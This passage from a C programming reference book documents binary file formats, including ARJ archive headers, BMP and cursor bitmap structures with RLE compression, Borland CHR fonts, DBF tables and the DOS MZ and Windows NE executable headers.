0009h	1	byte	Compression method : 0 - stored 1 - compressed most 2 - compressed 3 - compressed faster 4 - compressed fastest
000Ah	1	byte	File type : 0 - binary 1 - 7-bit text 2 - comment header 3 - directory 4 - volume label
000Bh	1	byte	reserved
000Ch	1	dword	Date/Time of original file in MS-DOS format
0010h	1	dword	Compressed size of file
0014h	1	dword	Original size of file
0018h	1	dword	Original file's CRC-32
001Ah	1	word	Filespec position in filename
001Ch	1	word	File attributes
001Eh	1	word	Host data (currently not used)
?	1	dword	Extended file starting position when used (see above)
	?	char	ASCII file name
	?	char	Comment
????h	1	dword	Basic header CRC-32
????h	1	word	Size of first extended header (0 if none) = "SIZ"
????h+"SIZ"+2	1	dword	Extended header CRC-32
????h+"SIZ"+6	?	byte	Compressed file

(Table 0002)

ARJ HOST-OS types

- 0 - MS-DOS
- 1 - PRIMOS
- 2 - UNIX
- 3 - AMIGA
- 4 - MAC-OS (System xx)
- 5 - OS/2
- 6 - APPLE GS
- 7 - ATARI ST
- 8 - NeXT
- 9 - VAX VMS

72.2.2
Official documentation

ARJ archives contains two types of header blocks:

Archive main header - This is located at the head of the archive

Local file header - This is located before each archived file

Structure of main header (low order byte first):	
Bytes	Description
2	header id (main and local file) = 0x60 0xEA
2	basic header size (from 'first_hdr_size' thru 'comment' below) = first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1 = 0 if end of archive maximum header size is 2600
1	first_hdr_size (size up to and including 'extra data')
1	archiver version number
1	minimum archiver version to extract
1	host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS) (5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT) (9 = VAX VMS)
1	arj flags (0x01 = NOT USED)(0x02 = OLD_SECURED_FLAG) (0x04 = VOLUME_FLAG) indicates presence of succeeding Volume (0x08 = NOT USED)(0x10 = PATHSYM_FLAG) indicates archive name translated ("\\" changed to "/") (0x20 = BACKUP_FLAG) indicates backup type archive (0x40 = SECURED_FLAG)
1	security version (2 = current)
1	file type (must equal 2)
1	reserved
4	date time when original archive was created
4	date time when archive was last modified
4	archive size (currently used only for secured archives)
4	security envelope file position
2	filespec position in filename
2	length in bytes of security envelope data
2	(currently not used)
?	(currently none)
?	filename of archive when created (null-terminated string)
?	archive comment (null-terminated string)
4	basic header CRC
2	1st extended header size (0 if none)
?	1st extended header (currently not used)
4	1st extended header's CRC (not present when 0 extended header size)

Structure of local file header (low order byte first):	
Bytes	Description
2	header id (main and local file) = 0x60 0xEA
2	basic header size (from 'first_hdr_size' thru 'comment' below) = first_hdr_size + strlen(filename) + 1 + strlen(comment) + 1 = 0 if end of archive maximum header size is 2600
1	first_hdr_size (size up to and including 'extra data')
1	archiver version number
1	minimum archiver version to extract
1	host OS (0 = MSDOS, 1 = PRIMOS, 2 = UNIX, 3 = AMIGA, 4 = MAC-OS) (5 = OS/2, 6 = APPLE GS, 7 = ATARI ST, 8 = NEXT) (9 = VAX VMS)
1	arj flags (0x01 = GARBLED_FLAG) indicates passworded file (0x02 = NOT USED) (0x04 = VOLUME_FLAG) indicates continued file to next volume (file is split) (0x08 = EXTFILE_FLAG) indicates file starting position field (for split files) (0x10 = PATHSYM_FLAG) indicates filename translated ("\" changed to "/") (0x20 = BACKUP_FLAG) indicates file marked as backup
1	method (0 = stored, 1 = compressed most ... 4 compressed fastest)
1	file type (0 = binary, 1 = 7-bit text)(3 = directory, 4 = volume label)
1	reserved
4	date time modified
4	compressed size
4	original size (this will be different for text mode compression)
4	original file's CRC
2	filespec position in filename
2	file access mode
2	host data (currently not used)
?	extra data
4	bytes for extended file starting position when used (these bytes are present when EXTFILE_FLAG is set). 0 bytes otherwise.
?	filename (null-terminated string)
?	comment (null-terminated string)
4	basic header CRC
2	1st extended header size (0 if none)
?	1st extended header (currently not used)
4	1st extended header's CRC (not present when 0 extended header size)
	...
?	compressed file

Time stamp format:								
31	30	29	28	27	26	25	24	23
<---- year-1980 ---->			<- month ->			<--- day ---->		
15	14	13	12	11	10	9	8	7
<--- hour ---->			<---- minute --->			<- second/2 ->		

72.3 BMP

Windows bitmap files are stored in a device-independent bitmap (DIB) format that allows Windows to display the bitmap on any type of display device. The term "device independent" means that the bitmap specifies pixel color in a form independent of the method used by a display to represent color. The default filename extension of a Windows DIB file is .BMP.

Bitmap-File Structures

Each bitmap file contains a bitmap-file header, a bitmap-information header,a color table, and an array of bytes that defines the bitmap bits. The file has the following form:

BITMAPFILEHEADER	bmfh;
BITMAPINFOHEADER	bmih;
RGBQUAD	aColors[];
BYTE	aBitmapBits[];

The bitmap-file header contains information about the type, size, and layout of a device-independent bitmap file. The header is defined as a BITMAPFILEHEADER structure.

The bitmap-information header, defined as a BITMAPINFOHEADER structure, specifies the dimensions, compression type, and color format for the bitmap.

The color table, defined as an array of RGBQUAD structures, contains as many elements as there are colors in the bitmap. The color table is not present for bitmaps with 24 color bits because each pixel is represented by 24-bitred-green-blue (RGB) values in the actual bitmap data area. The colors in the table should appear in order of importance. This helps a display driver render a bitmap on a device that cannot display as many colors as there are in the bitmap. If the DIB is in Windows version 3.0 or later format, the driver can use the biClrImportant member of the BITMAPINFOHEADER structure to determine which colors are important.

The BITMAPINFO structure can be used to represent a combined bitmap-information header and color table. The bitmap bits, immediately following the color table, consist of an array of BYTE values representing consecutive rows, or "scan lines," of the bitmap. Each scan line consists of consecutive bytes representing the pixels in the scan line, in left-to-right order. The number of bytes representing a scan line depends on the color format and the width, in pixels,

of the bitmap. If necessary, a scan line must be zero-padded to end on a 32-bit boundary. However, segment boundaries can appear anywhere in the bitmap. The scan lines in the bitmap are stored from bottom up. This means that the first byte in the array represents the pixels in the lower-left corner of the bitmap and the last byte represents the pixels in the upper-right corner.

The `biBitCount` member of the `BITMAPINFOHEADER` structure determines the number of bits that define each pixel and the maximum number of colors in the bitmap. These members can have any of the following values:

Value	Meaning
1	Bitmap is monochrome and the color table contains two entries. Each bit in the bitmap array represents a pixel. If the bit is clear, the pixel is displayed with the color of the first entry in the color table. If the bit is set, the pixel has the color of the second entry in the table.
4	Bitmap has a maximum of 16 colors. Each pixel in the bitmap is represented by a 4-bit index into the color table. For example, if the first byte in the bitmap is 0x1F, the byte represents two pixels. The first pixel contains the color in the second table entry, and the second pixel contains the color in the sixteenth table entry.
8	Bitmap has a maximum of 256 colors. Each pixel in the bitmap is represented by a 1-byte index into the color table. For example, if the first byte in the bitmap is 0x1F, the first pixel has the color of the thirty-second table entry.
24	Bitmap has a maximum of 2^{24} colors. The <code>bmiColors</code> (or <code>bmciColors</code>) member is NULL, and each 3-byte sequence in the bitmap array represents the relative intensities of red, green, and blue, respectively, for a pixel.

The `biClrUsed` member of the `BITMAPINFOHEADER` structure specifies the number of color indexes in the color table actually used by the bitmap. If the `biClrUsed` member is set to zero, the bitmap uses the maximum number of colors corresponding to the value of the `biBitCount` member. An alternative form of bitmap file uses the `BITMAPCOREINFO`, `BITMAPCOREHEADER`, and `RGBTRIPLE` structures.

Bitmap Compression

Windows versions 3.0 and later support run-length encoded (RLE) formats for compressing bitmaps that use 4 bits per pixel and 8 bits per pixel.

Compression reduces the disk and memory storage required for a bitmap.

Compression of 8-Bits-per-Pixel Bitmaps

When the `biCompression` member of the `BITMAPINFOHEADER` structure is set to `BI_RLE8`, the DIB is compressed using a run-length encoded format for a 256-color bitmap. This format uses two modes: encoded mode and absolute mode. Both modes can occur anywhere throughout a single bitmap.

Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte specifies the number of consecutive pixels to be drawn using the color index contained in the second byte. The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair, which must be in the range 0x00 through 0x02. Following are the meanings of the escape values that can be used in the second byte:

Second byte	Meaning
0	End of line.
1	End of bitmap.
2	Delta. The two bytes following the escape contain unsigned values indicating the horizontal and vertical offsets of the next pixel from the current position.

Absolute Mode

Absolute mode is signaled by the first byte in the pair being set to zero and the second byte to a value between 0x03 and 0xFF. The second byte represents the number of bytes that follow, each of which contains the color index of a single pixel. Each run must be aligned on a word boundary. Following is an example of an 8-bit RLE bitmap (the two-digit hexadecimal values in the second column represent a color index for a single pixel):

Compressed data	Expanded data
03 04	04 04 04
05 06	06 06 06 06 06
00 03 45 56 67 00	45 56 67
02 78	78 78
00 02 05 01	Move 5 right and 1 down
02 78	78 78
00 00	End of line
09 1E	1E 1E 1E 1E 1E 1E 1E 1E 1E
00 01	End of RLE bitmap

Compression of 4-Bits-per-Pixel Bitmaps

When the biCompression member of the BITMAPINFOHEADER structure is set to BI_RLE4, the DIB is compressed using a run-length encoded format for a 16-color bitmap. This format uses two modes: encoded mode and absolute mode.

Encoded Mode

A unit of information in encoded mode consists of two bytes. The first byte of the pair contains the number of pixels to be drawn using the color indexes in the second byte.

The second byte contains two color indexes, one in its high-order nibble (that is, its low-order 4 bits) and one in its low-order nibble.

The first pixel is drawn using the color specified by the high-order nibble, the second is drawn using the color in the low-order nibble, the third is drawn with the color in the high-order nibble, and so on, until all the pixels specified by the first byte have been drawn.

The first byte of the pair can be set to zero to indicate an escape that denotes the end of a line, the end of the bitmap, or a delta. The interpretation of the escape depends on the value of the second byte of the pair. In encoded mode, the second byte has a value in the range 0x00 through 0x02. The meaning of these values is the same as for a DIB with 8 bits per pixel.

Absolute Mode

In absolute mode, the first byte contains zero, the second byte contains the number of color indexes that follow, and subsequent bytes contain color indexes in their high- and low-order nibbles, one color index for each pixel. Each run must be aligned on a word boundary.

Following is an example of a 4-bit RLE bitmap (the one-digit hexadecimal values in the second column represent a color index for a single pixel):

Compressed data	Expanded data
03 04	0 4 0
05 06	0 6 0 6 0
00 06 45 56 67 00	4 5 5 6 6 7
04 78	7 8 7 8
00 02 05 01	Move 5 right and 1 down
04 78	7 8 7 8
00 00	End of line
09 1E	1 E 1 E 1 E 1 E 1
00 01	End of RLE bitmap

Bitmap Example

The following example is a text dump of a 16-color bitmap (4 bits per pixel):

```
Win3DIBFile
  BitmapFileHeader
    Type      19778
    Size      3118
    Reserved1  0
    Reserved2  0
    OffsetBits 118
  BitmapInfoHeader
    Size      40
    Width     80
    Height    75
```

780 A to Z of C

Planes	1			
BitCount	4			
Compression	0			
SizeImage	3000			
XPelsPerMeter	0			
YPelsPerMeter	0			
ColorsUsed	16			
ColorsImportant	16			
Win3ColorTable				
Blue	Green	Red	Unused	
[00000000]	84	252	84	0
[00000001]	252	252	84	0
[00000002]	84	84	252	0
[00000003]	252	84	252	0
[00000004]	84	252	252	0
[00000005]	252	252	252	0
[00000006]	0	0	0	0
[00000007]	168	0	0	0
[00000008]	0	168	0	0
[00000009]	168	168	0	0
[0000000A]	0	0	168	0
[0000000B]	168	0	168	0
[0000000C]	0	168	168	0
[0000000D]	168	168	168	0
[0000000E]	84	84	84	0
[0000000F]	252	84	84	0
Image				

- Bitmap data

72.4 CHR

Following is the official documentation of CHR file format.
The structure of Borland .CHR (stroke) files is as follows:

offset 0h is a Borland header:

HeaderSize	equ	080h
DataSize	equ	(size of font file)
descr	equ	"Triplex font"
fname	equ	"TRIP"
MajorVersion	equ	1
MinorVersion	equ	0

db	'PK',8,8
db	'BG ',descr,' V'

db	MajorVersion+'0'
db	(MinorVersion / 10)+'0',(MinorVersion mod 10)+'0'
db	' - 19 October 1987',0DH,0AH
db	'Copyright (c) 1987 Borland International', 0dh,0ah
db	0,1ah ; null & ctrl-Z = end
dw	HeaderSize ; size of header
db	fname ; font name
dw	DataSize ; font file size
db	MajorVersion,MinorVersion ; version #'s
db	1,0 ; minimal version #'s
db	(HeaderSize - \$) DUP (0) ; pad out to header size

At offset 80h starts data for the file:

80h	'+' flags stroke file type
81h-82h	number chars in font file (n)
83h	undefined
84h	ASCII value of first char in file
85h-86h	offset to stroke definitions (8+3n)
87h	scan flag (normally 0)
88h	distance from origin to top of capital
89h	distance from origin to baseline
90h	distance from origin to bottom descender
91h-95h	undefined
96h	offsets to individual character definitions
96h+2n	width table (one word per character)
96h+3n	start of character definitions

The individual character definitions consist of a variable number of words describing the operations required to render a character. Each word consists of an (x,y) coordinate pair and a two-bit opcode, encoded as shown here:

Byte 1	7	6 5 4 3 2 1 0 bit #
	op1	<seven bit signed X coord>

Byte 2	7	6 5 4 3 2 1 0 bit #
	op2	<seven bit signed Y coord>

72.5 COM

The COM files are raw binary executables and are a leftover from the old CP/M machines with 64K RAM. A COM program can only have a size of less than one segment (64K), including code and static data since no fixups for segment relocation or anything else is included. One method to check for a COM file is to check if the first byte in the file could be

a valid jump or call opcode, but this is a very weak test since a COM file is not required to start with a jump or a call. In principle, a COM file is just loaded at offset 100h in the segment and then executed.

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=0E9h ID=0Ebh

Those are not safe ways to determine whether a file is a COM file or not, but most COM files start with a jump.

72.6 CUR

A cursor-resource file contains image data for cursors used by Windows applications. The file consists of a cursor directory identifying the number and types of cursor images in the file, plus one or more cursor images. The default filename extension for a cursor-resource file is .CUR.

Cursor Directory

Each cursor-resource file starts with a cursor directory. The cursor directory, defined as a CURSORDIR structure, specifies the number of cursors in the file and the dimensions and color format of each cursor image. The CURSORDIR structure has the following form:

```
typedef struct _CURSORDIR {
    WORD      cdReserved;
    WORD      cdType;
    WORD      cdCount;
    CURSORDIRENTRY cdEntries[];
} CURSORDIR;
```

Following are the members in the CURSORDIR structure:

cdReserved	Reserved; must be zero.
cdType	Specifies the resource type. This member must be set to 2.
cdCount	Specifies the number of cursors in the file.
cdEntries	Specifies an array of CURSORDIRENTRY structures containing information about individual cursors. The cdCount member specifies the number of structures in the array.

A CURSORDIRENTRY structure specifies the dimensions and color format of a cursor image. The structure has the following form:

```
typedef struct _CURSORDIRENTRY {
    BYTE  bWidth;
    BYTE  bHeight;
    BYTE  bColorCount;
    BYTE  bReserved;
    WORD  wXHotspot;
    WORD  wYHotspot;
    DWORD lBytesInRes;
    DWORD dwImageOffset;
} CURSORDIRENTRY;
```

Following are the members in the CURSORDIRENTRY structure:

bWidth	Specifies the width of the cursor, in pixels.
bHeight	Specifies the height of the cursor, in pixels.
bColorCount	Reserved; must be zero.
bReserved	Reserved; must be zero.
wXHotspot	Specifies the x-coordinate, in pixels, of the hot spot.
wYHotspot	Specifies the y-coordinate, in pixels, of the hot spot.
lBytesInRes	Specifies the size of the resource, in bytes.
dwImageOffset	Specifies the offset, in bytes, from the start of the file to the cursor image.

Cursor Image

Each cursor-resource file contains one cursor image for each image identified in the cursor directory. A cursor image consists of a cursor-image header, a color table, an XOR mask, and an AND mask. The cursor image has the following form:

```
BITMAPINFOHEADER  crHeader;
RGBQUAD           crColors[];
BYTE              crXOR[];
BYTE              crAND[];
```

The cursor hot spot is a single pixel in the cursor bitmap that Windows uses to track the cursor. The crXHotspot and crYHotspot members specify the x- and y-coordinates of the cursor hot spot. These coordinates are 16-bit integers.

The cursor-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the cursor bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. The biHeight member specifies the combined height of the XOR and AND masks for the cursor. This value is twice the height of the XOR mask. The biPlanes and biBitCount members must be 1. All other members (such as biCompression and biClrImportant) must be set to zero.

The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. For a cursor image, the table contains exactly two structures, since the biBitCount member in the cursor-image header is always 1.

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the cursor image. As with the bitmap bits in a bitmap file, the bitmap data in a cursor-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws a cursor, it uses the AND and XOR masks to combine the cursor image with the pixels already on the display surface. Windows first applies the AND mask by using a bitwise AND operation; this preserves or removes existing pixel color. Window then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

The following illustration shows the XOR and the AND masks that create a cursor (measuring 8 pixels by 8 pixels) in the form of an arrow:

Following are the bit-mask values necessary to produce black, white, inverted, and transparent results:

Pixel result	AND mask	XOR mask
Black	0	0
White	0	1
Transparent	1	0
Inverted	1	1

Windows Cursor Selection

If a cursor-resource file contains more than one cursor image, Windows determines the best match for a particular display by examining the width and height of the cursor images.

72.7 DBF (General Format of .dbf files in Xbase languages)

Applies for / supported by:	
FS = FlagShip	D3 = dBaseIII+
Fb = FoxBase	D4 = dBaseIV
Fp = FoxPro	D5 = dBaseV
CL = Clipper	

1. DBF Structure		
Byte	Description	
0..n	.dbf header (see 2 for size, byte 8)	
n+1	1st record of fixed length (see 2&3) 2nd record (see 2 for size, byte 10) ... last record	if dbf is not empty
last	optional: 0x1a (eof byte)	

2. DBF Header (variable size, depending on field count)				
Byte	Size	Contents	Description	Applies for (supported by)
00	1	0x03	plain .dbf	FS, D3, D4, D5, Fb, Fp, CL
		0x04	plain .dbf	D4, D5 (FS)
		0x05	plain .dbf	D5, Fp (FS)
		0x43	with .dbv memo var size	FS
		0xB3	with .dbv and .dbt memo	FS
		0x83	with .dbt memo	FS, D3, D4, D5, Fb, Fp, CL
		0x8B	with .dbt memo in D4 format	D4, D5
		0x8E	with SQL table	D4, D5
		0xF5	with .fmp memo	Fp
01	3	YYMMDD	Last update digits	all
04	4	ulong	Number of records in file	all
08	2	ushort	Header size in bytes	all
10	2	ushort	Record size in bytes	all
12	2	0,0	Reserved	all
14	1	0x01	Begin transaction	D4, D5
		0x00	End Transaction	D4, D5
		0x00	ignored	FS, D3, Fb, Fp, CL
15	1	0x01	Encryptpted	D4, D5
		0x00	normal visible	all
16	12	0 (1)	multi-user environment use	D4,D5
28	1	0x01	production index exists	Fp, D4, D5
		0x00	index upon demand	all
29	1	n	language driver ID	D4, D5
		0x01	codepage 437 DOS USA	Fp
		0x02	codepage 850 DOS Multi ling	Fp
		0x03	codepage 1251 Windows ANSI	Fp
		0xC8	codepage 1250 Windows EE	Fp
		0x00	ignored	FS, D3, Fb, Fp, CL
30	2	0,0	reserved	all
32	n*32		Field Descriptor, see (2a)	all
+1	1	0x0D	Header Record Terminator	all

2a. Field descriptor array in dbf header (fix 32 bytes for each field)				
Byte	Size	Contents	Description	Applies for (supported by)
0	11	ASCII	field name, 0x00 termin.	all
11	1	ASCII	field type (see 2b)	all
12	4	n,n,n,n	fld address in memory	D3
		n,n,0,0	offset from record begin	Fp
		0,0,0,0	ignored	FS, D4, D5, Fb, CL
16	1	byte	Field length, bin (see 2b)	all \ FS,CL: for C field type,
17	1	byte	decimal count, bin	all / both used for fld lng
18	2	0,0	reserved	all
20	1	byte	Work area ID	D4, D5
		0x00	unused	FS, D3, Fb, Fp, CL
21	2	n,n	multi-user dBase	D3, D4, D5
		0,0	ignored	FS, Fb, Fp, CL
23	1	0x01	Set Fields	D3, D4, D5
		0x00	ignored	FS, Fb, Fp, CL
24	7	0..0	reserved	all
31	1	0x01	Field is in .mdx index	D4, D5
		0x00	ignored	FS, D3, Fb, Fp, CL

2b. Field type and size in dbf header, field descriptor (1 byte)			
Size	Type	Description/Storage	Applies for (supported by)
C 1..n	Char	ASCII (OEM code page chars)	all
		rest= space, not \0 term.	
		n = 1..64kb (using deci count) FS	
		n = 1..32kb (using deci count) Fp, CL	
		n = 1..254	
D 8	Date	8 Ascii digits (0..9) in the	all
		YYYYMMDD format	
F 1..n	Numeric	Ascii digits (-.0123456789)	FS, D4, D5, Fp
		variable pos. of float.point	
		n = 1..20	
N 1..n	Numeric	Ascii digits (-.0123456789)	all
		fix posit/no float.point	
		n = 1..20	FS, Fp, CL
		n = 1..18	D3, D4, D5, Fb
L 1	Logical	Ascii chars (YyNnTtFf space)	FS, D3, Fb, Fp, CL
		Ascii chars (YyNnTtFf ?)	D4, D5 (FS)
M 10	Memo	10 digits repres. the start	all
		block posit. in .dbt file, or	
		10spaces if no entry in memo	

Size	Type	Description/Storage	Applies for (supported by)
V 10	Variable	Variable, bin/asc data in .dbv	FS
		4bytes bin= start pos in memo	
		4bytes bin= block size	
		1byte = subtype	
		1byte = reserved (0x1a)	
		10spaces if no entry in .dbv	
P 10	Picture	binary data in .ftp	Fp
		structure like M	
B 10	Binary	binary data in .dbt	D5
		structure like M	
G 10	General	OLE objects	D5, Fp
		structure like M	
2 2	short int	binary int max +/- 32767	FS
4 4	long int	binary int max +/- 2147483647	FS
8 8	double	binary signed double IEEE	FS

3. Each Dbf record (fix length)			
Byte	Size	Description	Applies for (supported by)
0	1	deleted flag "*" or not deleted " "	all
1..n	1..	x-times contents of fields, fixed length, unterminated. For n, see (2) byte 10..11	all

Courtesy:multisoft Datentechnik GmbH

72.8 EXE

72.8.1 Old EXE format (EXE MZ)

.EXE - DOS EXE File Structure		
Offset	Size	Description
00	word	"MZ" or "ZM"- Link file .EXE signature (Mark Zbikowski?)
02	word	length of image mod 512
04	word	size of file in 512 byte pages
06	word	number of relocation items following header
08	word	size of header in 16 byte paragraphs, used to locate the beginning of the load module
0A	word	min # of paragraphs needed to run program
0C	word	max # of paragraphs the program would like
0E	word	offset in load module of stack segment (in paras)
10	word	initial SP value to be loaded
12	word	negative checksum of pgm used while by EXEC loads pgm
14	word	program entry point, (initial IP value)
16	word	offset in load module of the code segment (in paras)
18	word	offset in .EXE file of first relocation item overlay number (0 for root program)
1A	word	

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

AX:	contains number of characters in command tail, or 0
BX: CX	32 bit value indicating the load module memory size
DX	zero
SS: SP	set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory.
DS	set to segment address of EXE header
ES	set to segment address of EXE header
CS: IP	far address of program entry point, (label on "END" statement of program)

72.8.2 New EXE format (EXE NE)

The Windows (new-style) executable-file header contains information that the loader requires for segmented executable files. This information includes the linker version number, data specified by the linker, data specified by the resource compiler, tables of segment data, tables of resource data, and so on. The following illustration shows the Windows executable-file header: The following sections describe the entries in the Windows executable-file header.

Information Block

The information block in the Windows header contains the linker version number, the lengths of various tables that further describe the executable file, the offsets from the beginning of the header to the beginning of these tables, the heap and stack sizes, and so on. The following list summarizes the contents of the header information block (the locations are relative to the beginning of the block):

Location	Description
00h	Specifies the signature word. The low byte contains "N" (4Eh) and the high byte contains "E" (45h).
02h	Specifies the linker version number.
03h	Specifies the linker revision number.
04h	Specifies the offset to the entry table (relative to the beginning of the header).
06h	Specifies the length of the entry table, in bytes.
08h	Reserved.
0Ch	Specifies flags that describe the contents of the executable file. This value can be one or more of the following bits:

Bit	Meaning
0	The linker sets this bit if the executable-file format is SINGLEDATA. An executable file with this format contains one data segment. This bit is set if the file is a dynamic-link library (DLL).
1	The linker sets this bit if the executable-file format is MULTIPLEDATA. An executable file with this format contains multiple data segments. This bit is set if the file is a Windows application. If neither bit 0 nor bit 1 is set, the executable-file format is NOAUTODATA. An executable file with this format does not contain an automatic data segment.
2	Reserved.
3	Reserved.
8	Reserved.
9	Reserved.
11	If this bit is set, the first segment in the executable file contains code that loads the application.
13	If this bit is set, the linker detects errors at link time but still creates an executable file.
14	Reserved.
15	If this bit is set, the executable file is a library module.

If bit 15 is set, the CS:IP registers point to an initialization procedure called with the value in the AX register equal to the module handle. The initialization procedure must execute a far return to the caller. If the procedure is successful, the value in AX is nonzero. Otherwise, the value in AX is zero. The value in the DS register is set to the library's data segment if SINGLEDATA is set. Otherwise, DS is set to the data segment of the application that loads the library.

0Eh	Specifies the automatic data segment number. (0Eh is zero if the SINGLEDATA and MULTIPLEDATA bits are cleared.)
10h	Specifies the initial size, in bytes, of the local heap. This value is zero if there is no local allocation.
12h	Specifies the initial size, in bytes, of the stack. This value is zero if the SS register value does not equal the DS register value.
14h	Specifies the segment:offset value of CS:IP.
18h	Specifies the segment:offset value of SS:SP.

The value specified in SS is an index to the module's segment table. The first entry in the segment table corresponds to segment number 1. If SS addresses the automatic data segment and SP is zero, SP is set to the address obtained by adding the size of the automatic data segment to the size of the stack.

1Ch	Specifies the number of entries in the segment table.
1Eh	Specifies the number of entries in the module-reference table.
20h	Specifies the number of bytes in the nonresident-name table.
22h	Specifies a relative offset from the beginning of the Windows header to the beginning of the segment table.
24h	Specifies a relative offset from the beginning of the Windows header to the beginning of the resource table.
26h	Specifies a relative offset from the beginning of the Windows header to the beginning of the resident-name table.
28h	Specifies a relative offset from the beginning of the Windows header to the beginning of the module-reference table.
2Ah	Specifies a relative offset from the beginning of the Windows header to the beginning of the imported-name table.
2Ch	Specifies a relative offset from the beginning of the file to the beginning of the nonresident-name table.
30h	Specifies the number of movable entry points.
32h	Specifies a shift count that is used to align the logical sector. This count is log2 of the segment sector size. It is typically 4, although the default count is 9. (This value corresponds to the /alignment [/a] linker switch. When the linker command line contains /a:16, the shift count is 4. When the linker command line contains /a:512, the shift count is 9.)
34h	Specifies the number of resource segments.
36h	Specifies the target operating system, depending on which bits are set:

Bit	Meaning
0	Operating system format is unknown.
1	Reserved.
2	Operating system is Microsoft Windows.
3	Reserved.
4	Reserved.

37h Specifies additional information about the executable file. It can be one or more of the following values:

Bit	Meaning
1	If this bit is set, the executable file contains a Windows 2.x application that runs in version 3.x protected mode.
2	If this bit is set, the executable file contains a Windows 2.x application that supports proportional fonts.
3	If this bit is set, the executable file contains a fast-load area.

38h	Specifies the offset, in sectors, to the beginning of the fast-load area. (Only Windows uses this value.)
3Ah	Specifies the length, in sectors, of the fast-load area. (Only Windows uses this value.)
3Ch	Reserved.
3Eh	Specifies the expected version number for Windows. (Only Windows uses this value.)

Segment Table

The segment table contains information that describes each segment in an executable file. This information includes the segment length, segment type, and segment-relocation data. The following list summarizes the values found in the segment table (the locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the offset, in sectors, to the segment data (relative to the beginning of the file). A value of zero means no data exists.
02h	Specifies the length, in bytes, of the segment, in the file. A value of zero indicates that the segment length is 64K, unless the selector offset is also zero.
04h	Specifies flags that describe the contents of the executable file. This value can be one or more of the following:

Bit	Meaning
0	If this bit is set, the segment is a data segment. Otherwise, the segment is a code segment.
1	If this bit is set, the loader has allocated memory for the segment.
2	If this bit is set, the segment is loaded.
3	Reserved.
4	If this bit is set, the segment type is MOVABLE. Otherwise, the segment type is FIXED.
5	If this bit is set, the segment type is PURE or SHAREABLE. Otherwise, the segment type is IMPURE or NONSHAREABLE.
6	If this bit is set, the segment type is PRELOAD. Otherwise, the segment type is LOADONCALL.
7	If this bit is set and the segment is a code segment, the segment type is EXECUTEONLY. If this bit is set and the segment is a data segment, the segment type is READONLY.

Bit	Meaning
8	If this bit is set, the segment contains relocation data.
9	Reserved.
10	Reserved.
11	Reserved.
12	If this bit is set, the segment is discardable.
13	Reserved.
14	Reserved.
15	Reserved.

06h Specifies the minimum allocation size of the segment, in bytes. A value of zero indicates that the minimum allocation size is 64K.

Resource Table

The resource table describes and identifies the location of each resource in the executable file. The table has the following form:

WORD	rscAlignShift;
TYPEINFO	rscTypes[];
WORD	rscEndTypes;
BYTE	rscResourceNames[];
BYTE	rscEndNames;

Following are the members in the resource table:

rscAlignShift	Specifies the alignment shift count for resource data. When the shift count is used as an exponent of 2, the resulting value specifies the factor, in bytes, for computing the location of a resource in the executable file.
rscTypes	Specifies an array of TYPEINFO structures containing information about resource types. There must be one TYPEINFO structure for each type of resource in the executable file.
rscEndTypes	Specifies the end of the resource type definitions. This member must be zero.
RscResourceNames	Specifies the names (if any) associated with the resources in this table. Each name is stored as consecutive bytes; the first byte specifies the number of characters in the name.
rscEndNames	Specifies the end of the resource names and the end of the resource table. This member must be zero.

Type Information

The TYPEINFO structure has the following form:


```
typedef struct _TYPEINFO {
    WORD      rtTypeID;
    WORD      rtResourceCount;
    DWORD     rtReserved;
    NAMEINFO  rtNameInfo[];
} TYPEINFO;
```

Following are the members in the TYPEINFO structure:

rtTypeID	Specifies the type identifier of the resource. This integer value is either a resource-type value or an offset to a resource-type name. If the high bit in this member is set (0x8000), the value is one of the following resource-type values:
----------	---

Value	Resource type
RT_ACCELERATOR	Accelerator table
RT_BITMAP	Bitmap
RT_CURSOR	Cursor
RT_DIALOG	Dialog box
RT_FONT	Font component
RT_FONTDIR	Font directory
RT_GROUP_CURSOR	Cursor directory
RT_GROUP_ICON	Icon directory
RT_ICON	Icon
RT_MENU	Menu
RT_RCDATA	Resource data
RT_STRING	String table

If the high bit of the value in this member is not set, the value represents an offset, in bytes relative to the beginning of the resource table, to a name in the `rscResourceNames` member.

`rtResourceCount` Specifies the number of resources of this type in the executable file.

`rtReserved` Reserved.

`rtNameInfo` Specifies an array of NAMEINFO structures containing information about individual resources.

The `rtResourceCount` member specifies the number of structures in the array.

Name Information

The NAMEINFO structure has the following form:

```
typedef struct _NAMEINFO {
    WORD rnOffset;
    WORD rnLength;
    WORD rnFlags;
    WORD rnID;
    WORD rnHandle;
    WORD rnUsage;
} NAMEINFO;
```

Following are the members in the NAMEINFO structure:

- rnOffset Specifies an offset to the contents of the resource data (relative to the beginning of the file). The offset is in terms of alignment units specified by the rscAlignShift member at the beginning of the resource table.
- rnLength Specifies the resource length, in bytes.
- rnFlags Specifies whether the resource is fixed, preloaded, or shareable. This member can be one or more of the following values:

Value	Meaning
0x0010	Resource is movable (MOVEABLE). Otherwise, it is fixed.
0x0020	Resource can be shared (PURE).
0x0040	Resource is preloaded (PRELOAD). Otherwise, it is loaded on demand.

- rnID Specifies or points to the resource identifier. If the identifier is an integer, the high bit is set (8000h). Otherwise, it is an offset to a resource string, relative to the beginning of the resource table.
- rnHandle Reserved.
- rnUsage Reserved.

Resident-Name Table

